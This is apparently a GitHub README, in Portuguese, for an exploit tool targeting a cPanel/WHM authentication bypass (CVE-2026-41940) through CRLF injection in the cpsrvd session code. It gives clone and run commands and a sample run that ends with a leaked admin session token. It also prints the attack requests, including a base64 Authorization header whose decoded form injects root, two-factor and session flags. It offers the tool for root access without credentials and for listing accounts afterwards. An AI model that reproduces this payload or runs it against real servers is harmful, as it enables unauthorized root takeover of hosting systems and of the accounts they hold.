 cerberusmrxi/cpanel-whm-cve-2026-41940-auth-bypass-exploit

Exploração crítica de bypass de autenticação para cPanel/WHM CVE-2026-41940. Explora a injeção de CRLF no daemon cpsrvd para obter acesso root ao WHM sem credenciais. Inclui detecção de versão, log detalhado, suporte a proxy, relatórios JSON e enumeração de contas pós-exploração. Apenas para testes de segurança autorizados.



Bypass crítico de autenticação via injeção de CRLF no daemon cpsrvd do cPanel/WHM
CVE-2026-41940 é uma vulnerabilidade crítica de bypass de autenticação no cPanel & WHM que permite que atacantes remotos não autenticados obtenham acesso administrativo de nível root ao servidor. A vulnerabilidade existe no tratamento de sessão do daemon
cpsrvd, especificamente dentro deCpanel/Session.pm, onde a neutralização inadequada dos delimitadores de linha (CRLF) no cookiewhostmgrsessione nos cabeçalhosAuthorizationpermite a injeção de parâmetros de sessão.
| Pontuação CVSS | Tipo de Exploit | Impacto | Vetor de Ataque |
|---|---|---|---|
| 9.8 | Bypass de Autenticação | Acesso Root | Rede |
Esta ferramenta de exploit fornece os seguintes recursos principais:
🔓 Bypass de Autenticação - Obtenha acesso root ao WHM sem credenciais
🛡️ Múltiplas Técnicas de Bypass - Tenta automaticamente diferentes métodos de verificação
🌐 Suporte a Proxy - Roteie o tráfego por meio de proxies HTTP/HTTPS
📊 Relatórios JSON - Gere relatórios detalhados de avaliação
📝 Registro Abrangente - Modo de depuração detalhado com carimbos de data/hora
🔍 Detecção de Versão - Detecte e verifique automaticamente versões vulneráveis
👥 Enumeração de Contas - Liste todas as contas cPanel após a exploração
🎯 Múltiplos Endpoints - Tenta vários endpoints de API para verificação
| Atributo | Valor |
|---|---|
| ID CVE | CVE-2026-41940 |
| Pontuação CVSS | 9.8 (Crítica) |
| Tipo de Vulnerabilidade | Bypass de Autenticação via Injeção de CRLF |
| Componente Afetado | daemon cpsrvd (Cpanel/Session.pm) |
| Vetor de Ataque | Rede |
| Impacto | Acesso Root Total |
| Exploração | Remota Não Autenticada |
A vulnerabilidade decorre de dois problemas principais:
Injeção de CRLF no Armazenamento de Sessão - A função saveSession não sanitiza caracteres de nova linha (\n) no campo pass antes de gravar no arquivo de sessão, permitindo a injeção de parâmetros arbitrários de sessão.
Bypass Condicional de Codificação - Quando o cookie de sessão não possui a parte ob (o segmento após a vírgula), o valor de pass é gravado sem codificação (texto puro), permitindo a injeção de sequências de CRLF.
| Trilha de Lançamento | Vulnerável até | Versão Corrigida |
|---|---|---|
| 11.110.x | 11.110.0.96 | 11.110.0.97 |
| 11.118.x | 11.118.0.62 | 11.118.0.63 |
| 11.126.x | 11.126.0.53 | 11.126.0.54 |
| 11.132.x | 11.132.0.28 | 11.132.0.29 |
| 11.134.x | 11.134.0.19 | 11.134.0.20 |
| 11.136.x | 11.136.0.4 | 11.136.0.5 |
# Python 3.6 or higher required
python3 --version

# Install required packages
pip install -r requirements.txt
requests>=2.28.0
urllib3>=1.26.0
git clone https://github.com/CerberusMrXi/cPanel-WHM-CVE-2026-41940-auth-bypass-exploit.git
cd cPanel-WHM-CVE-2026-41940-auth-bypass-exploit
python3 exploit.py --target https://target.com:2087
# Verbose mode with debug output
python3 exploit.py --target https://target.com:2087 --verbose

# Through proxy
python3 exploit.py --target https://target.com:2087 --proxy http://127.0.0.1:8080

# Save report and list accounts
python3 exploit.py --target https://target.com:2087 --output report.json --list-accounts

# Custom timeout
python3 exploit.py --target https://target.com:2087 --timeout 30


=======================================================
 CVE-2026-41940 - cPanel/WHM Authentication Bypass
 Critical CRLF Injection in cpsrvd (CVSS: 9.8 )
 Exploit Version: 1.0
=======================================================
 Target      : https://target.com:2087
 Started     : 2026-07-26 22:23:18
=======================================================
2026-07-26 22:23:18 [INFO] Detecting cPanel/WHM version...
2026-07-26 22:23:19 [INFO] Version: 11.110.0.85 - Vulnerable
2026-07-26 22:23:19 [INFO] Attempting to mint pre-authentication session...
2026-07-26 22:23:20 [INFO] Pre-authentication session obtained successfully
2026-07-26 22:23:20 [INFO] Injecting CRLF payload via Authorization header...
2026-07-26 22:23:21 [INFO] Token leaked: /cpsess1234567890
2026-07-26 22:23:21 [INFO] Verifying root access with multiple bypass techniques...
2026-07-26 22:23:25 [INFO] Access verified with URL format: /cpsess-{token}

=======================================================
 EXPLOIT SUCCESSFUL
=======================================================
 Target              : https://target.com:2087
 Token               : /cpsess1234567890
 Admin URL           : https://target.com:2087/cpsess1234567890/
 Version             : 11.110.0.85
 Verification Method : url_format
 Completed           : 2026-07-26 22:23:25
=======================================================

[!] Access WHM with the token above
[!] Use the token in all subsequent requests
[!] Example: curl -k "https://target.com:2087/cpsess1234567890/json-api/version?api.version=1"
=======================================================
| Argumento | Curto | Obrigatório | Descrição |
|---|---|---|---|
--target | -t | ✅ | URL do alvo (ex.: https://target.com:2087 ) |
--verbose | -v | ❌ | Ativar saída detalhada/depuração |
--proxy | -p | ❌ | URL do proxy (ex.: http://127.0.0.1:8080 ) |
--output | -o | ❌ | Arquivo de saída para o relatório JSON |
--timeout | ❌ | Tempo limite de requisição em segundos (padrão: 10) | |
--list-accounts | -l | ❌ | Listar contas cPanel após exploração bem-sucedida |
--version | ❌ | Mostrar versão do exploit |
O exploit primeiro obtém um cookie de sessão de pré-autenticação ao tentar um login com falha:
POST /login/?login_only=1 HTTP/1.1
Host: target.com:2087
Content-Type: application/x-www-form-urlencoded

user=root&pass=wrong_pass
Resposta:
Set-Cookie: whostmgrsession=base64_encoded_data
O cabeçalho Authorization cuidadosamente elaborado injeta parâmetros maliciosos de sessão:
GET / HTTP/1.1
Host: target.com:2087
Authorization: Basic cm9vdDp4DQpzdWNjZXNzZnVsX2ludGVybmFsX2F1dGhfd2l0aF90aW1lc3RhbXA9OTk5OTk5OTk5OQ0KdXNlcj1yb290DQp0ZmFfdmVyaWZpZWQ9MQ0KaGFzcm9vdD0x
Cookie: whostmgrsession=[SESSION_BASE]
Payload Decodificado:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
O servidor responde com um redirecionamento contendo o token de sessão administrativa:
